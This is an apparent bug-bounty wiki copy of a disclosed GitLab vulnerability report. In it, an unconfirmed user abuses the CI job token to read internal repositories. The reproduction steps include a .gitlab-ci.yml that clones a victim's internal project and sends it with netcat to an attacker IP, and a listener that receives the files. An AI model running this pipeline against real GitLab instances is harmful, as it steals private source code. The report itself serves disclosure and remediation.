Unverified user is able to access internal projects
An unverified user could create a private project and run a pipeline that used the CI job token to clone an internal project, because the token grants read access to all projects the job's creator can access. This allowed the attacker to read internal repositories without confirming their email address.

GitLab
Originally disclosed on GitLab
- Fixed in 4 months
- Disclosed after 4 months
HackerOne report #700556 by u3mur4 on 2019-09-23, assigned to @jeremymatos:
Summary
An attacker can create an account when the Whitelisted domains for sign-ups and the Send confirmation email on sign-up is set but surely cannot login because he doesn't owns the email address therfore cannot access the conformation email. Though still can create a private repository wihout logging in and trigger a pipeline run. Writing a carefully crafted .gitlab-ci.yml file and with the help of the $CI_JOB_TOKEN enviroment variable the attacker can access internal repositories.
CI_JOB_TOKEN:
A unique job token is generated for each job and provides the user read access all projects that would be normally accessible to the user creating that job. The unique job token does not have any write permissions, but there is a proposal to add support.
Steps to reproduce
ADMIN SETUP:
- Sign in to a GitLab instance as an Admin user
- Go to Admin Area => Settings => General => Sign-up restrictions
- Enable the
Send confirmation email on sign-upcheckbox and set theWhitelisted domains for sign-upstextarea toexample.com - Click to Save Changes button

VICTIM SETUP:
- Sign in to a GitLab instance as a Victim user
- Create a new project and set the name to 'internal-project', set the visibility to internal and also check the
Initialize repository with a READMEcheckbox

ATTACKER:
- Go to the GitLab instance and register as an attacker
The attacker need to know/guess the whitelisted domain name.
- Create a git repository
$ mkdir /tmp/test && cd /tmp/test
$ git init
$ echo "Hi" > README.md
$ git add README.md
$ git commit -m "Add readme"
- Create a
.gitlab-ci.ymlfile where we try to clone thevictim/internal-projectrepository and upload it to the attacker server.
$ cat .gitlab-ci.yml
stages:
  - test
test:
  stage: test
  variables:
    GITLAB_INSTANCE: "yoyo.pw:3000"
  script:
    - 'git clone http://gitlab-ci-token:$CI_JOB_TOKEN@$GITLAB_INSTANCE/victim/internal-project.git'
    - 'apt update && apt install -y netcat'
    - 'tar cf - internal-project | nc 78.141.212.31 6000'
The attacker need to know/guess the internal project path.
- Add the
.gitlab-ci.ymlfile to the repository and set the origin url toattacker/test
$ git add .gitlab-ci.yml
$ git commit -m "add gitlab ci"
$ git remote add origin http://yoyo.pw:3000/attacker/test.git
- Push the project and Start the attacker server
$ git push origin master
$ mkdir /tmp/intprj && cd /tmp/intprj && netcat -l -p 6000 |tar -xvf -
internal-project/
internal-project/README.md
internal-project/.git/
internal-project/.git/logs/
internal-project/.git/logs/refs/
internal-project/.git/logs/refs/remotes/
internal-project/.git/logs/refs/remotes/origin/
internal-project/.git/logs/refs/remotes/origin/HEAD
....
The attacker successfully accessed the full git repo.
Video version:
What is the current bug behavior?
- Unverified user can create private projects and triger piplines run where it can access
$CI_JOB_TOKENenviroment variable.
Results of GitLab environment info
bundle exec rake gitlab:env:info RAILS_ENV=development
System information
System:		Ubuntu 16.04
Proxy:		no
Current User:	u3mur4
Using RVM:	no
Ruby Version:	2.6.3p62
Gem Version:	3.0.3
Bundler Version:1.17.3
Rake Version:	12.3.2
Redis Version:	3.0.6
Git Version:	2.23.0
Sidekiq Version:5.2.7
Go Version:	go1.12.7 linux/amd64

GitLab information
Version:	12.3.0-pre
Revision:	e8790766e3a
Directory:	/home/u3mur4/gdk-foss/gitlab
DB Adapter:	PostgreSQL
DB Version:	11.5
URL:		http://yoyo.pw:3000
HTTP Clone URL:	http://yoyo.pw:3000/some-group/some-project.git
SSH Clone URL:	ssh://u3mur4@localhost:2222/some-group/some-project.git
Elasticsearch:	no
Geo:		no
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	10.0.0
Repository storage paths:
- default: 	/home/u3mur4/gdk-foss/repositories
GitLab Shell path:		/home/u3mur4/gdk-foss/gitlab-shell
Git:		/usr/bin/git
Impact
Unverified user is able to access internal projects
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application allowed unconfirmed users to create projects and run pipelines, and the CI job token granted read access to all projects accessible to the job's creator, including internal ones.
What the attacker needed
GitLab instance with sign-up restrictions; Attacker knows whitelisted domain; Attacker knows internal project path
How it was found
- As admin, enable 'Send confirmation email on sign-up' and set whitelisted domains to example.com.
- As victim, create an internal project named 'internal-project' with a README.
- As attacker, register on the instance, knowing or guessing the whitelisted domain.
- Create a local git repository with a .gitlab-ci.yml that clones the victim's internal project and sends it to an attacker server.
- Push the repository to the attacker's project on the GitLab instance.
- Start a netcat listener and observe the internal project's files being received.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you sign up for GitLab, you normally have to confirm your email. But here, even without confirming, you could create a project and run automated jobs (pipelines). Those jobs get a special token that lets them read other projects. The attacker used that token to copy an internal project they shouldn't see.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

